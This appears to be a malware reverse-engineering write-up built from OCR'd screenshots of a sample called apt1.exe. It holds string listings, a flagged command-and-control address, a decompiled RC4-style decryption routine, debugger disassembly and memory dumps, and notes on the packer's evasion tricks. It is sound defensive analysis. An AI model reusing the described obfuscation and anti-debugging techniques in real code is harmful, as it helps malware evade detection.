
type	size	location	blacklisted (28)	item (1947)
ascii	21	-	-	GetThemeAppProperties
ascii	4	-	-	sVqf
ascii	4	-	-	E.?)
ascii	4	-	-	P^cY
ascii	4	-	-	sy3A
ascii	4	-	-	t>3b
ascii	4	-	-	>x=%
ascii	4	-	-	6bM|
ascii	4	-	-	]>?k
ascii	4	-	-	bAlu
ascii	4	-	-	>GeA
ascii	4	-	-	!$^o
ascii	4	-	-	VCdT
ascii	5	-	-	_ZXUQ
ascii	4	-	-	8l=m
ascii	12	-	-	_irtualAlloc
ascii	18	-	-	_riteProcessMemory
ascii	11	-	-	;adLibrary
ascii	10	-	-	sxvuqnnksd
ascii	4	-	-	w1o_
ascii	4	-	-	}4?D
ascii	8	-	-	~'%(9nF~
ascii	4	-	-	GUV<
ascii	6	-	-	>_\D$)
ascii	4	-	-	<VEw
ascii	4	-	-	'Tr0
ascii	5	-	-	$fnzk
ascii	4	-	-	IYzo
ascii	5	-	-	<O&5^
ascii	4	-	-	U8#g
ascii	4	-	-	;nIM
ascii	4	-	-	Bgl@
ascii	5	-	-	oQ2vL



Server DNS Name: *84.200.2.12* Service Port: *443* Signature Name: *Malware.Binary.exe*

Raw Command

```
\177@\000\000\000\330\346a\254\347_\360\200\232\233\364B\254t\250;T\240\374\204\254\373\220\341u\372
   H\311\226\367\203\372x\366\267P\240\354z\255\262\254j\365\367\220\265\375\377\355\313"\301\364\24
   4\024\310\375\037\360\306\324\242\226:\177@\000\000\000\330\310\360\3629b\311\376\333\266\232n\27
   5\236\300\360z\250\300\320\366\255\221\265`xq\345\256fH\273d~\216\374\224g\322\333\374\356\215\37
   7\230 \261\276TK\307m\224\260~\315\261\361\206\266\356\331\276y\274\177@\000\000\000\330\244\232Z
   \232\240?\220\340\362t0\\\355\256\254X\230\336J\354\362\310\234l\320\234\300\340$\302@\220\333@\3
   35\372\332\226\252\266\2000b\363\270\177\272\375t\345\372Y\375\370\270\006[\016\233u\360\030\355[
   \177@\000\000\000\330\277@\232\242\350\\\334\244[\210\311\221\224@\354H\276\254)p\360\304\360\370
   d\247\350\340\332\004_R\200\221\350\300*\260Pt\353c\3574.mg\274\333\253i}\264\373\0330\367&X?\241
   y5s\177@\000\000\000\330|\237\303`\354p\224\230\260\347\220\360\276AHh\230\232\313p`\210|\377\330
   \372\2548]\204\336\3343\256\342\340\240\244\332\221\330\3008ZvN\267\376\367j\3562d4b\205\251F\357
   \225g\340{\374\177@\000\000\000\330\322UQ\307\240\242p\350o\332B\200h\231\343\376\364\233\3140\32
   7\360\336\030\334\303\3350\217h\346\364\270j\354L\240k\377\236\340^\200\314|>\200\334\375\316al\2
   35,+\231\225\036\251\364/=q\210\177@\000\000\000\330\330p\312\244\300\214\256\347\246@3\324pq\244
   v\274\340|v\220\260L\335|\340\350_\327\352\214\257v\314\304\314\255Z\020r\314\320^d\330P\200\374\
   3563\235\023,::\274?F\303\221!\257\315\0302\177@\000\000\000\330\266\346T%\277\340\352\177{\344\3
   77Tp\350\353\300\372\200\240\240\363\240\260\262\251\331\205\300\274\362\260\3144Z~\331\352\230\3
   72\347\230T\321\244\235\356\202\327\347d\2402\312\025\273\302\255\026:\201=\033\335\251\177@\000\
   000\000\330\340<k\364\270\322%z`DpA\212\346\214\227\302\227\275\263\325\376\220\317\334\206\232\3
   25\205\265q\351d\364\242\342\272\006\214\360\273\253\350\204\242\016\215\2329\306M\221\303\302\34
   4\222YU\224\024\327\343\215\360\177@\000\000\000\330%\220P>:\215\274\330qq\372\330B\250\207\300`\
```




```
signed int __cdecl sub_40B11F(int *a1, int a2, signed int a3, int a4, signed int a5)
{
  char v6[256]; // [esp+1Ch] [ebp-11Ch]@6
  int v7; // [esp+11Ch] [ebp-1Ch]@9
  int v8; // [esp+120h] [ebp-18h]@9
  int v9; // [esp+124h] [ebp-14h]@5
  int v10; // [esp+128h] [ebp-10h]@5
  int i; // [esp+12Ch] [ebp-Ch]@5

  if ( a4 != a2 )
  {
    if ( a3 > a5 )
      return -1;
    sub_40DA4D(a4, a2, a3);
  }
  v10 = *a1;
  v9 = a1[1];
  for ( i = 0; i <= 255; ++i )
    v6[i] = *((_BYTE *)a1 + i + 8);
  for ( i = 0; i < a3; ++i )
  {
    v10 = (unsigned __int8)(v10 + 1);
    v8 = (unsigned __int8)v6[v10];
    v9 = (unsigned __int8)(v9 + v8);
    v7 = (unsigned __int8)v6[v9];
    v6[v10] = v7;
    v6[v9] = v8;
    *(_BYTE *)(a4 + i) = *(_BYTE *)(i + a4) ^ v6[(unsigned __int8)(v8 + v7)];
  }
  return a3;
}
0000A51F sub_40B11F:16
```

```
EAX 00000064 ↳
EBX 00000000 ↳
ECX 0044B100 ↳ .bss:unk_44B100
EDX 0028EE86 ↳ Stack[00000EC8]:0028EE86
ESI 00000000 ↳
EDI 00000000 ↳
EBP 0028EBC8 ↳ Stack[00000EC8]:0028EBC8
ESP 0028EA90 ↳ Stack[00000EC8]:0028EA90
EIP 0040B15C ↳ sub_40B11F:loc_40B15C
EFL 00000244
```

```
0028EDE0  0C 00 00 00 02 00 00 00  01 01 28 00 6E 40 3B 77  ..........(.n@;w
0028EDF0  0C EE 28 00 64 00 1A 02  90 00 00 00 01 00 00 00  .e(.d...........
0028EE00  02 00 00 25 73 25 73 00  00 00 00 00 00 00 00 00  ...%s%s.........
0028EE10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0028EE20  00 00 00 4C E4 03 00 48  6F 73 74 49 64 2D 6B 47  ...LS..HostId-kG
0028EE30  6D 38 49 67 00 00 00 00  00 00 00 00 00 00 00 00  m8Ig............
0028EE40  00 00 00 00 00 00 00 44  65 66 61 75 6C 74 20 47  .......Default·G
0028EE50  72 6F 75 70 00 00 00 00  00 00 00 00 00 00 00 00  roup............
0028EE60  00 00 00 00 00 00 00 32  30 31 37 2F 30 33 2F 30  .......2017/03/0
0028EE70  38 20 31 38 3A 34 35 3A  32 30 00 00 00 00 00 00  8·18:45:20......
0028EE80  00 00 00 00 00 00 00 43  3A 5C 55 73 65 72 73 5C  .......C:\Users\
0028EE90  4D 65 72 74 5C 41 70 70  44 61 74 61 5C 52 6F 61  Mert\AppData\Roa
0028EEA0  6D 69 6E 67 5C 41 4D 44  5C 64 65 66 61 75 6C 74  ming\AMD\default
0028EEB0  2E 63 6F 6E 66 00 5C 00  41 00 4D 00 44 00 5C 00  .conf.\.A.M.D.\.
0028EEC0  64 00 65 00 66 00 61 00  75 00 6C 00 74 00 2E 00  d.e.f.a.u.l.t...
```

```
0028EA90  0028EE23  Stack[00000EC8]:0028EE23
0028EA94  0044B100  .bss:unk_44B100
0028EA98  00000064
0028EA9C  00404C77  sub_404C14+63
0028EAA0  0028EABC  Stack[00000EC8]:0028EABC
0028EAA4  0028EF8B  Stack[00000EC8]:0028EF8B
0028EAA8  00000104
0028EAAC  00000000
0028EAB0  00000000
0028EAB4  00000003
0028EAB8  0000005C
0028EABC  555C3A43
0028EAC0  73726573
0028EAC4  72654D5C
0028EAC8  70415C74
```

Later, during static analysis, I unpacked the OGLCache.exe program, which was packed with a packer that attempted to hide itself by modifying the WriteProcessMemory function to _riteProcessMemory, and then made it difficult for dynamic code analysis by repeatedly calling the GetLongPathNameA function. When examining it with Pestudio, I discovered not only the IP address it communicated with but also strings related to the Powercat tool and hints of keylogging activities. Additionally, based on the string “hyd7u5jdi8” I determined that malicious actors have been actively using this malware since August 2016.



x32dbg - File: apt1.exe - PID: 96C - Module: apt1.exe - Thread: Main Thread 730
File View Debug Plugins Favourites Options Help Feb 28 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads
Hide FPU
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct
Command:
Default
Paused


```
004026   85  test eax,eax
004026   0F  jne apt1.40614E
004026   8D  lea ebx,dword ptr ds:[425E78]          ebx:"_riteProcessMemory", 4
004026   53  push ebx                               ebx:"_riteProcessMemory"
004026   66  mov word ptr ds:[ebx],7257             ebx:"_riteProcessMemory"
004026   FF  push dword ptr ds:[425E56]
004026   FF  call dword ptr ds:[<&GetProcAddress>]
004026   6A  push 0
004026   6A  push 8
004026   FF  push dword ptr ds:[425E4A]
004026   68  push apt1.425E4A
004026   6A  push FFFFFFFF
004026   68  push apt1.402690
004026   50  push eax
004026   C3  ret
004026   68  push apt1.425EAC
004026   6A  push E
004026   68  push apt1.425EA1                       425EA1:"sxvuqnnksd"
004026   2E  call dword ptr cs:[<&GetLongPathNameA>]
004026   83  cmp eax,0
004026   0F  jne apt1.40614E
004026   8D  lea ecx,dword ptr ds:[425E4E]
004026   81  cmp dword ptr ds:[ecx],FFF
004026   0F  ja apt1.40614E
004026   81  cmp dword ptr ds:[425E4E],50000
004026   0F  ja apt1.40614E
004026   81  sbb dword ptr ds:[ecx],300
004026   2E  ja apt1.404D95
004026   81  add dword ptr ds:[425E8F],apt1.40614E
004026   FF  call dword ptr ds:[425E8F]
004026   00  add byte ptr ds:[eax],al
004026   00  add byte ptr ds:[eax],al
004026   68  push apt1.425EAC
word ptr[ebx]=[00425E78]=725F

.text:00402666 apt1.exe:$2666 #1A66
```

```
EAX     00000000
EBX     00425E78     "_riteProcessMemory"
ECX     77456014     kernel32.77456014
EDX     00530180
EBP     0018FF88
ESP     0018FF1C     &"_riteProcessMemory"
ESI     00425E6B     "kernel32.DLL"
EDI     00000000

EIP     00402666     apt1.00402666

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError 00000002 (ERROR_FILE_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

x87r0 00000000000000000000 ST0 Empty 0.00
x87r1 00000000000000000000 ST1 Empty 0.00
x87r2 00000000000000000000 ST2 Empty 0.00

Default (stdcall)    5    Unlocked
1:  [esp+4]  00000000
2:  [esp+8]  00000000
3:  [esp+C]  00000000
4:  [esp+10]  00000000
```

```
Addres Hex                                   ASCII
00425E 5F 72 69 74 65 50 72 6F 63 65 73 7   _riteProcess
00425E 72 79 00 00 00 00 00 00 00 00 00 0   ry..........
00425E 4C 69 62 72 61 72 79 57 00 73 78 7   LibraryW.sxv
00425E 6B 73 64 00 00 00 00 00 00 00 00 0   ksd.........
00425E 00 00 DA 59 35 85 94 A0 56 DB 4B E   ..ÚY5.. VÛKç
00425E 98 87 92 A6 B9 DD 4D ED DA 33 C8 3   ...¦'ÝMíÚ3È3
00425E 1D E0 3E C1 3E 36 F9 07 60 8C B4 4   .à>Á>6ù.`.´N
00425E A2 38 2A DC C3 8E E5 22 E5 E4 A0 6   ¢8*ÜÃ.å"åä i
00425E 27 91 90 F7 BE F5 4B 8A D8 8E 25 7   '..÷¾õK.Ø.%y
00425F CF C6 85 33 11 0D B2 A3 97 D5 8E 1   ÏÆ.3..²£.Õ..
00425F D8 B9 99 29 DC 32 74 A2 CA B2 0F 1   Ø¹.)Ü2t¢Ê²..
```

```
0018FF 00425E7 "_riteProcessMemory"
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
0018FF 0000000
```

Paused   apt1.exe: 00425E78 -> 00425E78 (0x00000001 bytes)   Time Wasted Debugging: 0:00:07:05



x32dbg - File: apt1.exe - PID: 81C - Module: apt1.exe - Thread: Main Thread B40
File View Debug Plugins Favourites Options Help Feb 28 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads
Hide FPU
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct
Command:
Default
Running


```
00404DE2     83 C0 05  add eax,5
00404DE5     68 EC 4D  push <apt1.sub_404DEC>
00404DEA     FF 20     jmp dword ptr ds:[eax]
00404DEC     59        pop ecx                                    sub_404DEC
00404DED     85 C0     test eax,eax
00404DEF     0F 84 59  je apt1.40614E
00404DF5     29 FF     sub edi,edi
00404DF7     4F        dec edi
00404DF8     21 C7     and edi,eax
00404DFA     57        push edi
00404DFB     8B 06     mov eax,dword ptr ds:[esi]
00404DFD     8D 76 04  lea esi,dword ptr ds:[esi+4]
00404E00     F7 D0     not eax
00404E02     83 E8 10  sub eax,10
00404E05     C1 C8 02  ror eax,2
00404E08     C1 C8 06  ror eax,6
00404E0B     31 D8     xor eax,ebx
00404E0D     F8        clc
00404E0E     83 D8 01  sbb eax,1
00404E11     8D 18     lea ebx,dword ptr ds:[eax]
00404E13     C1 C3 02  rol ebx,2
00404E16     C1 C3 06  rol ebx,6
00404E19     50        push eax
00404E1A     8F 07     pop dword ptr ds:[edi]
00404E1C     F8        clc
00404E1D     83 DF FC  sbb edi,FFFFFFFC
00404E20     F8        clc
00404E21     83 D9 04  sbb ecx,4
00404E24     83 F9 00  cmp ecx,0
00404E27     75 D2     jne apt1.404DFB
00404E29     5F        pop edi
00404E2A     A1 08 90  mov eax,dword ptr ds:[<&GetModuleHandleA>]
00404E2F     50        push eax

.text:00404E0D apt1.exe:$4E0D #420D <sub_404DEC+21>
```

```
EAX     D88BD700
EBX     58000050
ECX     000006F8     L'Ʌ'
EDX     0008E3C8
EBP     0018FF88
ESP     0018FF1C
ESI     00425418     apt1.00425418
EDI     0025000C

EIP     00404E0D     apt1.00404E0D

EFLAGS   00000286
ZF 0  PF 1  AF 0
OF 0  SF 1  DF 0
CF 0  TF 0  IF 1

LastError 00000002 (ERROR_FILE_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

x87r0 00000000000000000000 ST0 Empty 0.00
x87r1 00000000000000000000 ST1 Empty 0.00
x87r2 00000000000000000000 ST2 Empty 0.00

Default (stdcall)    5    Unlocked
1:  [esp+4]  00000000
2:  [esp+8]  00000000
3:  [esp+C]  00000000
4:  [esp+10]  00000000
```

```
Addres Hex                                   ASCII
002500 8B 74 24 04 55 E8 AF 01 00 00 58 5   .t$.Uè¯...XP
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
002500 00 00 00 00 00 00 00 00 00 00 00 0   ............
```

